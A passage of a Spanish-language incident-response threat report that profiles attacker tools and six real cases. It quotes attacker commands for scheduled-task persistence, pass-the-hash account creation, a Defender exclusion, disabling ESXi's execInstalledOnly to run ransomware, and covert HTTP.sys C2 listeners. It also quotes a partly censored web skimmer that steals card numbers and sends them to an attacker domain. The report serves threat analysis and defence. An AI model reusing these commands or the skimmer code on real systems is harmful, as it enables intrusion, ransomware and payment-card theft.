1. schtasks /create /tn "EdgeUpdateWinr" /tr "cmd /c c:\programdata\syc\sshd.exe" /sc hourly /ru SYSTEM
/f

Task path: C:\Windows\System32\Tasks\EdgeUpdateWinr,
Schedule task name: EdgeUpdateWinr
Registry path: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D92
                                  ?ADO]C7A4A}:Actions
Command: "cmd" /c c:\programdata\           \sshd.exe


2. schtasks /create /tn "WindowsAutoTask" /tr "\"C:\Program Files\OpenVPN\bin\openvpn.exe\" -config \"C:\
ProgramData\           lak.ovpn\"" /sc onstart /ru SYSTEM /f

Task path: C:\Windows\System32\Tasks\WindowsAutoTask
Schedule task name: WindowsAutoTask
Registry path: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{F8
                                  1A9}:Actions
Command: schtasks /create /tn "WindowsAutoTask" /tr "\"C:\Program Files\OpenVPN\bin\openvpn.exe\"
-config \"C:\ProgramData\           lak.ovpn\"" /sc onstart /ru SYSTEM /f
```

20 T1569.002: Ejecución de servicios

21 T1543.003: Servicio de Windows

22 T1053.005: Tarea programada

Herramientas de ataque según las estadísticas de IR

En casi todas las investigaciones, se determinó que los adversarios utilizaron herramientas lícitas para llevar a cabo al menos una etapa de sus ataques. Aunque muchos grupos de atacantes emplean conjuntos de herramientas propios (los cuales permitiría identificarlos), casi todos los agresores pueden usar herramientas comunes como Mimikatz o PsExec para extraer contraseñas y realizar movimientos laterales luego de explotar una vulnerabilidad.

Figura 23 Distribución y frecuencia del uso de herramientas en incidentes

Con frecuencia 7-15 %

Mimikatz 14.3 % | PowerShell 8.1 % | PsExec 7.5 % | AnyDesk 7.5 %

Promedio 2-7 %

Impacket 5.6 % | FScan 5.6 % | Advanced IP Scanner 5.0 % | ADRecon 4.4 % | SoftPerfect Network Scanner 4.4 % | SSH 3.7 % | Gost 3.7 % | SMBExec 3.7 % | Advanced Port Scanner 3.1 % | Certutil 3.1 % | Cobalt Strike 2.5 % | NetScan.exe 2.5 % | LockBit3 2.5 % | Cloudflared 2.5 % | Adminer 2.5 % | RDP 2.5 % | LocalToNet 2.5 % | PAExec 2.5 %

Casi nunca <2 %

Net.exe 1.9 % | ASIO5 1.9 % | WinSW 1.9 % | mshta 1.9 % | Chisel 1.9 % | ... | CredentialsFileView 0.6 % | NS 0.6 % | WormUtility 0.6 % | Proton 0.6 % | LoginParser 0.6%

Los atacantes suelen usar distintas herramientas para obtener control remoto, evadir defensas y explorar la infraestructura de la víctima. Distintas etapas del ataque requieren distintos tipos de aplicaciones públicas comunes y específicas. En la siguiente tabla, se muestra la frecuencia con la que se usan estas herramientas en cada etapa en relación con las tácticas MITRE.

Recopilación	1.0 %	S3 Browser, SharpHound.exe
Comando y control	13.0 %	AnyDesk, Gost, SSH, GS-Netcat, CobInt, TeamViewer, Vasilek, PartisanDNS, ReSocks, PuTTY, MicroBackdoor, Potato, mRemoteNG, Sliver
Acceso a credenciales	19.3 %	Mimikatz, PwdCrack, Invoke-Hagrid.ps1, LaZagne, SharpLAPS.exe, Rubeus.exe, PowerShellKerberos, SharpVeeamDecryptor, ClipBanker Infostealer, LogKeys, NativeDump, Veeam-Get-Creds.ps1, AdaptixC2, TJProjMain
Evasión de defensas	12.0 %	LocalToNet, Chisel, Neo-ReGeorg, NLBrute, 3Proxy, ProcessHacker, DefStop, DControl, AV-Terminator, PPLBlade.sys, SelectMyParent.exe, ProxyChains, Ligolo-NG, RevSocks, PurpleFox Rootkit, PC Hunter
Detección	17.7 %	FScan, ADRecon, Advanced IP Scanner, SoftPerfect Network Scanner, NetScan.exe, LinPEAS, Advanced Port Scanner, Dnscat2, Nmap, NTScan, Todo., GeckoShell
Ejecución	20.3 %	PowerShell, PsExec, SMBExec, WebShell, WMIExec, PHP WebShell, Invoke-WMIExec, ATExec, WSO WebShell, Mesh Agent, Alfa WebShell, NSSM, RemCom
Exfiltración	1.6 %	MEGAsync.exe, Rclone
Impacto	5.2 %	LockBit3, Babuk, Conti, DiskCryptor
Movimiento lateral	8.9 %	Impacket, Cobalt Strike, Metasploit, NXC
Escalada de privilegios	1.0 %	NoPac.exe, Invoke-SamSpoofing.ps1

Técnicas y herramientas usadas en casos reales por los atacantes

Caso de estudio 1

Acceso inicial con credenciales válidas, extracción de hashes con Mimikatz y movimiento lateral con la suite Invoke-TheHash para instalar MedusaLocker

Id.: T1550.002
Táctica: Movimiento lateral

Al responder a un incidente ocurrido en Brasil, detectamos el uso de credenciales válidas para obtener acceso inicial a un servidor SMTP. Tras ello, los atacantes lograron obtener hashes de contraseñas utilizando Mimikatz y realizar un "pass the hash" con la suite Invoke-TheHash.


Comandos utilizados:

```
Import-Module ./Invoke-TheHash.psd1

Invoke-WMIExec -Target "<IP>" -Domain "<DOMINIO>" -Username "<USUARIO>" -Hash "<HASH>" -Command "net
user Usuario1 Contraseña1! /ad" -verbose

Invoke-SMBExec -Target "<IP>" -Domain "<DOMINIO>" -Username "<USUARIO>" -Hash "<HASH>" -Command "net
user Usuario2 Contraseña1! /ad" -verbose

Invoke-SMBExec -Target "<IP>" -Domain "<DOMINIO>" -Username "<USUARIO>" -Hash "<HASH>" -Command "net
localgroup Administrators Usuario1 /ad" -verbose
```



Para lograr su objetivo, el atacante deshabilitó el antivirus instalado en distintos endpoints a través de CVE-2025-7771 (descubierto por nuestro equipo en el controlador ThrottleStop) y ejecutó una variante de MedusaLocker.

Caso de estudio 2 — Uso de software lícito para cargar DLL maliciosas lateralmente (DLL Hijacking) para un destructor de datos

El atacante abusó de MPDefender.exe (un ejecutable lícito que pertenece a Microsoft Defender) y de Calibre (un gestor de libros electrónicos) para realizar una carga lateral de archivos DLL maliciosos (una técnica llamada "DLL Hijacking") como parte de un ataque de ransomware contra SAP NetWeaver (CVE-2025-31324 y CVE-2025-42999). Por desgracia, este ransomware no opera de forma normal, sino que es un destructor de datos y hace que recuperar por completo la información no suela ser posible.


Acciones de cifrado destructivas para los datos

El malware usa un esquema de cifrado múltiple basado en el tamaño de los archivos que, en efecto, destruye la información en lugar de "secuestrarla".

Los archivos de tamaño inferior a 6 kB se cifran con RSA-2048. Sin la clave privada del atacante, no es posible recuperarlos.

Los archivos de entre 6 kB y 6 MB se cifran en dos segmentos: el primero con RSA-2048 y el segundo con AES-256 en modo secuencial. Aunque la porción cifrada con AES puede recuperarse parcialmente, el encabezado cifrado con RSA no se puede descifrar. Por ello, los archivos restaurados son inutilizables para las aplicaciones con las que están asociados.

Los archivos de más de 5 MB se truncan y sobrescriben. Solo se conservan los primeros 5 MB, los cuales se cifran con un algoritmo XOR simple; la información posterior se destruye por completo. En un archivo de 1 GB, por ejemplo, se perderían por siempre 995 MB; ni siquiera el atacante podría recuperarlos.



Id.: T1574.002, T1053.005
Tácticas:
Ejecución, escalada de privilegios, evasión de defensas

Comandos utilizados:

MS DEFENDER

Uso del binario verdadero de Microsoft Defender para cargar puertas traseras y tareas programadas maliciosas subrepticiamente

```
c:\users\mpdefender.exe
cmd.exe /c "cd /d C:\users\public &amp;&amp; start "" "C:\users\public\Mpdefender.exe""
se cargó el archivo DLL malicioso del eliminador de datos, MpClient.dll (MD5 2DFEF0C375933B725C047A7E25B27CEE)
```

Tarea programada maliciosa (ejemplo)

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
<Date>2025-06-19T08:36:48</Date>
<Author>CENSURADO</Author>
<URI>\DefenderUpdatefor</URI>
</RegistrationInfo>
<Principals>
<Principal id="Author">
<UserId>S-1-5-18</UserId>
<RunLevel>HighestAvailable</RunLevel>
</Principal>
</Principals>
<Settings>
<DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
<Enabled>false</Enabled>
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
<IdleSettings>
<Duration>PT10M</Duration>
<WaitTimeout>PT1H</WaitTimeout>
<StopOnIdleEnd>true</StopOnIdleEnd>
<RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
</Settings>
<Triggers>
<TimeTrigger>
<StartBoundary>2025-06-19T12:30:00</StartBoundary>
</TimeTrigger>
</Triggers>
<Actions Context="Author">
<Exec>
<Command>cmd</Command>
<Arguments>/c "cd /d C:\users\public && start "" "C:\users\public\Mpdefender.exe""</Arguments>
</Exec>
</Actions>
</Task>
```

CALIBRE EBOOK

Uso del binario verdadero de Calibre Ebook (MD5 974666c57a6b54f333881cbb4d5075f9) para cargar puertas traseras y tareas programadas maliciosas subrepticiamente:

```
c:\inetpub\calibre.exe
```

```
c:\inetpub\history\
ca.exe
```

```
c:\archivos de
programa (x86)\windows
defender\calibre.exe
```

```
c:\inetpub\history\
calibre-launcher.dll
```

Se cargó el archivo malicioso calibre-launcher.dll (MD5 7c6f83f4aaa783ebaaa2d6f64930f597), una puerta trasera de AdaptixC2.

POWERSHELL Y HERRAMIENTA IMPERSONATE

Ejecución de un script de PowerShell para ejecutar el binario impersonate.exe

```
powershell -nop -exec bypass -EncodedCommand
QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgACIAQwA6ACIA
Add-MpPreference -ExclusionPath "C:"
.\Impersonate.exe
.\Impersonate.exe list
.\Impersonate.exe exec 30 ipconfig
.\Impersonate.exe exec 30  "net user /domain>1.txt"
.\Impersonate.exe exec 30  cmd
.\Impersonate.exe exec 30  cmd /k whoami
.\Impersonate.exe exec 30  cmd
```

Caso de estudio 3

Uso de la manipulación de marcas de tiempo como técnica anti-análisis forense a fin de evitar la detección y, explotando las reservas de URL de HTTP.sys en Windows, implementar un comando y control subrepticio

Id.: T1070.006
Táctica: Evasión de defensas


En una investigación de DFIR relacionada con una amenaza persistente avanzada dirigida al sector de las telecomunicaciones, notamos el uso sistemático de la manipulación de marcas de tiempo (o, en inglés, "timestomping") para evitar la detección y entorpecer el análisis forense. Tras obtener acceso inicial y lograr la persistencia, el atacante manipuló intencionadamente distintas marcas de tiempo en el sistema de archivos para ocultar sus actividades maliciosas y camuflar los objetos por él creados entre los archivos propios del sistema.

El "timestomping" se usó para modificar las marcas de tiempo de creación, modificación y acceso de los archivos con el fin de que distintos binarios, scripts y archivos para persistencia simularan datar de cuando se instaló el sistema operativo o parecieran tener origen en actividades de aplicaciones lícitas. Esto hizo mucho menos efectivo el análisis forense histórico y ralentizó la detección en grandes entornos de telecomunicaciones, en los que se manejan grandes volúmenes de archivos y registros.

La actividad se identificó a través de una serie de endpoints vulnerados, entre los que había sistemas de gestión internos y servidores que prestaban servicios de telecomunicaciones. La manipulación de marcas de tiempo se observó sobre todo en las etapas posteriores a la vulneración, puntualmente, una vez que la carga maliciosa había sido instalada y antes de que hubiera movimientos laterales. Esto nos dice que el atacante tomó medidas de seguridad operacionales deliberadamente.

Id.: T1071.001
Protocolo de capa de aplicación: Protocolos web

Durante la investigación, identificamos que el mecanismo de reserva de URL de HTTP.sys de Windows había sido abusado para ocultar el registro de mecanismos de escucha y de comando y control. Distintas muestras registraron prefijos de URL utilizando el patrón http://+:<puerto>/, incluyendo http://+:80/Temporary_Listen_Addresses/, que es la reserva estándar de Windows Communication Foundation (WCF) que permite a cualquier usuario recibir mensajes HTTP. También se configuraron otros prefijos en puertos de servicios que suelen dejarse expuestos, como 80, 443 y 444; con ello, se buscó imitar los endpoints de instalaciones verdaderas de Exchange e IIS (se usaron, incluso, rutas que simulaban ser de Autodiscover y Exchange Web Services). Al registrar estos prefijos de URL directamente con HTTP.sys, el malware pudo recibir solicitudes HTTP entrantes en el nivel del kernel, sin acoplarse a un socket tradicional y sin interferir con el servicio de IIS existente.



El uso de un comodín fuerte para la identificación del host (+) permitió que el mecanismo de escucha aceptara solicitudes dirigidas a cualquier host o IP, sin importar lo que indicara el encabezado Host. De este modo, el malware pudo operar con transparencia a la par de otros servicios web lícitos. En varios casos, se usaron configuraciones a la medida que introducían otras rutas de URL con palabras elegidas al azar de un diccionario y agregadas al final de carpetas web existentes; con esto, se garantizaba que el tráfico malicioso se perdiera entre los patrones de tráfico normales de las aplicaciones.

Este método aprovecha el mecanismo que emplea la pila HTTP de Windows para compartir puertos. El mecanismo se introdujo en Windows Server 2003 y se basa en hacer que HTTP.sys dirija las solicitudes al proceso de modo de usuario que corresponda basándose en prefijos de URL registrados. Al abusar esta arquitectura utilizando la API del servidor HTTP o la interfaz HttpListener de .NET, el atacante evitaba interactuar directamente con los procesos de trabajo de IIS, reducía los indicadores observables y entorpecía significativamente los esfuerzos de detección implementados en la red y en los hosts.

Comandos y API que utilizó el agente malicioso:

1 Registro de prefijos de URL mediante HTTP.sys

El marco registra prefijos de URL directamente con la pila HTTP de Windows a fin de recibir tráfico sin acoplarse a un socket tradicional.

Uso de la API subyacente (no mediante CLI):

- HttpAddUrl
- HttpSetServiceConfiguration
- HttpCreateHttpHandle
- HttpReceiveHttpRequest

Estas API permiten que el malware registre prefijos como estos:

```
http://+:80/Temporary_Listen_Addresses/

https://+:443/autodiscover/autodiscovers/

https://+:443/ews/exchanges/

https://+:444/ews/ews/
```

Esto permite interceptar solicitudes en el nivel del kernel a través de HTTP.sys y eludir, así, los registros de IIS.

2 Abuso de HttpListener de .NET (wrapper de la API del servidor HTTP)

Muchos ejemplos de marcos utilizan la clase HttpListener de .NET, que, internamente, es un envoltorio ("wrapper") de la API del servidor HTTP de Windows.

Comportamiento observado:

```
HttpListener listener = new HttpListener();

listener.Prefixes.Add("https://+:443/autodiscover/autodiscovers/");

listener.Start();
```

Esto permite lo siguiente:

- Compartir puertos con IIS
- C2 entrante oculto sobre HTTPS

Caso de estudio 4

Explotación de errores de configuración en la red con el ransomware BlackNevas para saltar de sistemas virtuales a entornos físicos

A fin de instalar el ransomware BlackNevas, se vulneró un entorno virtual completo. Para tomar el control por completo y habilitar una serie de herramientas de persistencia, en primer lugar, el atacante halló un servidor vulnerable en una infraestructura virtual. Fiel a su estrategia de tener el mayor impacto posible, el atacante siguió examinando la infraestructura tras instalar una versión para Windows del ransomware en los sistemas infectados.

Para sacar más provecho de la acometida, el atacante escaneó segmentos enteros y encontró un sistema PRTG virtualizado. Por desgracia, la organización le había otorgado acceso total y privilegios especiales al sistema PRTG virtualizado, lo que permitía usarlo para monitorear sistemas físicos y virtuales. Esto hizo que el atacante pudiera moverse entre entornos físicos y virtuales y, en última instancia, sistemas virtualizados, tras obtener acceso a los sistemas ESXi desplegados en la infraestructura corporativa.

Id.: T1078.002
Cuentas válidas: Cuentas de dominio


Los atacantes obtuvieron acceso a sistemas vitales en todo el entorno tras hacerse con cuentas legítimas e identificar contraseñas recurrentes.

Id.: T1021.001 y T1021.004
Servicios remotos: Protocolo de Escritorio remoto y SSH

La manipulación de los protocolos RDP y SSH permitió realizar movimientos laterales internos, lo que les dio a las atacantes la capacidad de pasar de un sistema a otro y dar mayor intensidad al ataque.

Id.: T1059.004
Intérprete de comandos y scripts: Shell de Unix

Los atacantes usaron el comando de ESXi para deshabilitar las medidas de seguridad de los sistemas; esto permitió ejecutar un programa ELF que cifró los archivos VMDK y produjo archivos de relleno que dificultaron el proceso de recuperación con la técnica "data carving".



Cronología de ejecución:

Se modificaron los atributos del archivo binario y luego se lo ejecutó:

```
[root]: chmod a+x esx
[root]: chmod 777 esx
[root]: ./esx /log
```

Según los registros del sistema, el binario no se ejecutó debido a una restricción del sistema.

```
[vob.uw.exec.installonly.violation] Execution of non-installed file prevented: ./esx
[esx.audit.uw.security.execInstalledOnly.violation] Execution of non-installed file prevented: ./esx
```

El atacante usó el comando esxcli para deshabilitar la directiva execInstalledOnly:

```
[root]: esxcli system settings advanced set -o /User/execInstalledOnly -i 0
```

El sistema registra una advertencia para alertar sobre la directiva deshabilitada:

```
ADVERTENCIA: ... ExecInstalledOnly se ha deshabilitado. Se podrán ejecutar binarios no instalados en el host. El contenido desconocido puede dar lugar a ataques de malware similares a los que se ven con el ransomware.
```

Por último, la ejecución del ransomware es permitida y queda asentada como advertencia:

```
[vob.uw.exec.installonly.warning] Execution of non-installed file: ./esx
```

Caso de estudio 5 Skimmer web que simulaba ser JavaScript lícito

Al investigar un delito económico, se encontró un nuevo "skimmer" web incorporado en un script de jQuery lícito. Cuando un usuario intentaba completar una transacción de buena fe, el script malicioso realizaba una serie de acciones del lado del cliente para copiar información, cifrarla y transferirla a un dominio controlado por el atacante.

Id.: T1048.002: Exfiltración por sobre protocolo alternativo: Exfiltración por sobre protocolo asimétrico cifrado no C2

Se usaron comunicaciones cifradas para recopilar y robar información vinculada a actividades financieras. El atacante creó un script que utilizaba RSA para robar información de titulares de tarjetas de crédito: luego de que el usuario se inscribía, el script alterado explotaba esta característica para enviar una copia a un dominio específico que el agente malicioso controlaba.

La información se recopilaba y se enviaba utilizando el método POST:

```
const _x = {
    'RSA_PUBLIC_KEY': "--BEGIN PUBLIC KEY--\...<censurado>…--END PUBLIC KEY--",
    'BACKEND_URL': atob("...<censurado>…")
…
const _y = async _y => {
    try {
      const _z = await fetch(_xxx.BACKEND_URL, {
        'method': "POST",
        'headers': {
          'Content-Type': "application/json"
        },
        'body': JSON.stringify({
          'encrypted_data': _a
        })
      });
```

Id.: T1560.003 Archivar información recopilada: Archivar con método personalizado

Una vez que el usuario registra los detalles de la transacción, la información se recopila, se cifra y se envía a un dominio controlado por los agentes maliciosos. El script espera a que ocurra un evento del mouse para copiar la información de la tarjeta del lado del cliente una vez que esta ha sido registrada durante la transacción.

```
    _b.addEventListener("mouseenter", async () => {
      try {
        const _d = {
          …
          'card_number': document.getElementById("card_number")?.['value'] || '',
          'expiry_date': document.getElementById("expire_date")?.["value"] || '',
          'cvv': document.getElementById("card_cvv")?.["value"] || '',
          …
        };
```

Para evadir el monitoreo de conexiones, la información se cifró con RSA y se transfirió a un dominio incorporado en el código del script:

```
const _zz = new JSEncrypt();
      _zz.setPublicKey(…)
```

Id.: T1036.005 Enmascaramiento: Coincidencia con nombre o ubicación de recurso lícito

Los atacantes usaron un script de jQuery válido para incluir características maliciosas, por lo que la organización no pudo identificar el material dañino con solo analizar los nombres de los archivos. Se propuso usar técnicas de monitoreo de integridad de archivos para el material ininmutable de los servicios web.

Caso de estudio 6 Inyección silenciosa de puerta trasera en la memoria de procesos críticos (Winlogon.exe y WerFault.exe)

Id.: T1068, T1055, T1620
Táctica: Escalada de privilegios, Evasión de defensas, Persistencia, Comando y control

Nuestra investigación detectó el uso de una inyección en procesos encubierta que tenía como objetivo ciertos procesos críticos de Windows, como Winlogon.exe y WerFault.exe. La finalidad era lograr un acceso permanente y subrepticio a los sistemas vulnerados. Todos los despliegues analizados se limitaron a servidores IIS; ello indica que se buscaba afectar infraestructura expuesta a internet específicamente.

Cronología de ejecución y comportamiento

El agente malicioso inyectó un shellcode incrustado directamente en el espacio de memoria de ciertos procesos de nivel SYSTEM. Se determinó que el shellcode había sido generado con el marco Donut, lo que permitió que se ejecutara con independencia de su posición y dio lugar a que se cargaran ensamblados .NET sin que quedaran rastros forenses en el disco.

El shellcode inyectado descifraba y ejecutaba una carga .NET secundaria que se había ofuscado con un ofuscador comercial y usando también una compleja ofuscación de clases, métodos y cadenas. En términos funcionales, la carga combinaba las capacidades de la puerta trasera SSD y el proxy FOXSHELL: podía ejecutar comandos, actuar como proxy para el tráfico y llevar a cabo funciones de comando y control encubiertas.

La finalidad principal del shellcode inyectado era la de establecer funciones de comando y control encubiertas. Para ello, registraba una serie de prefijos de URL de HTTP.sys a través de ServerManager y HttpListener. Con ello, el malware podía recibir tráfico HTTP(s) entrante y confundirse con las actividades lícitas de IIS y Exchange. Así, reducía en gran medida el riesgo de ser detectado.

Cargas inyectadas

1 Implante .NET residente en memoria para tunelización TCP (tcp_server.exe)

Id.: T1090, T1071.001
Táctica: Comando y control, Evasión de defensas

Durante la investigación, se halló un implante .NET residente en memoria adicional, identificado como tcp_server.exe. El objeto se extrajo de un volcado de memoria del proceso WerFault.exe, lo que da cuenta de que, para evitar la detección, se empleó intencionalmente un proceso de confianza que Windows utiliza para los informes de errores. El implante estaba diseñado para actuar como proxy de tunelización TCP y permitir que el atacante transmitiera tráfico TCP arbitrario mediante canales HTTP(S).

El malware registró escuchas (o, en inglés, "listeners") HTTP en los puertos 80 y 443 con rutas URL que simulaban ser los endpoints de servicios lícitos. Estas escuchas permitieron que el implante recibiera paquetes entrantes y reenviara el tráfico a los destinos TCP que indicara el atacante; esto, en efecto, los convertía en transmisores encubiertos.

Manejo de las comunicaciones y los protocolos

El implante respondía en los siguientes endpoints:

```
https://*:443/DELAY_SRV/
http://*:80/DELAYS_SRV/
```

Los datos de configuración se transmitían mediante una cookie HTTP de nombre user_token_api. La cookie contenía un blob de configuración codificado con Base64 que, una vez descodificado, indicaba la dirección IP y el puerto TCP de destino para la conexión de túnel.

El implante reconocía varios tipos de solicitudes, controladas por medio de un parámetro de solicitud:

- c: establecer una conexión de socket TCP
- w: escribir los datos entrantes de la solicitud HTTP en el socket TCP
- r: leer los datos del socket TCP y devolverlos en la respuesta HTTP

El diseño permitía crear un túnel bidireccional para transmitir tráfico TCP arbitrario a través de HTTP(S), lo que les daba a los atacantes la capacidad de retransmitir comunicaciones a sistemas internos o externos en forma transparente, entremezclando sus datos con los patrones esperables del tráfico web.

Observaciones

Aunque el objeto contenía una función de ofuscación basada en XOR, no se la usaba activamente en la ejecución. Esto sugiere que se trataba de una función latente o que la herramienta compartía código con otras. El hecho de que el código se ejecutara exclusivamente en memoria y dentro de un proceso lícito de Windows, junto con el uso de la tunelización sobre HTTP, redujo a un mínimo los rastros forenses y complejizó la detección.

2 Implante residente en memoria para control por SSH y SFTP (SSH_client.exe)

Id.: T1021.004, T1105, T1055
Táctica: Movimiento lateral, Comando y control, Evasión de defensas

De la memoria del proceso WerFault.exe, junto con el componente de tunelización TCP, se recuperó un segundo implante .NET residente en memoria, identificado como SSH_client.exe. A través de este, el atacante obtenía acceso SSH interactivo y la capacidad de transferir archivos, lo que le permitía ejecutar comandos a distancia, cargar archivos y extraer archivos mediante los protocolos SSH y SFTP.

El implante comenzaba su ejecución creando un mutex global a fin de evitar la creación de varias instancias; a continuación, se conectaba a una tubería con nombre, que utilizaba como canal de control y tareas primario. Los parámetros de las tareas se transferían a través de esta tubería con nombre; así, el comportamiento del implante se podía controlar en forma dinámica, sin que se lo tuviera que desplegar nuevamente.

Capacidades funcionales

El implante admitía distintos tipos de tareas, incluidas las siguientes:

- SpawnShell: establecer una sesión de shell interactivo mediante SSH
- Upload: cargar archivos a un sistema remoto a través de SFTP
- Download: descargar archivos de un sistema remoto a través de SFTP
- Ls: enumerar los archivos y directorios de un sistema remoto a través de SSH

Para las operaciones de shell interactivo, el implante creaba un hilo dedicado que quedaba atento a la recepción de órdenes en una tubería con nombre auxiliar. Cada vez que se finalizaba o se completaba una tarea, el implante realizaba operaciones de limpieza (cerraba las sesiones SSH, el identificador de la tubería con nombre y los flujos asociados) para reducir a un mínimo los rastros forenses asociados.

Arquitectura interna

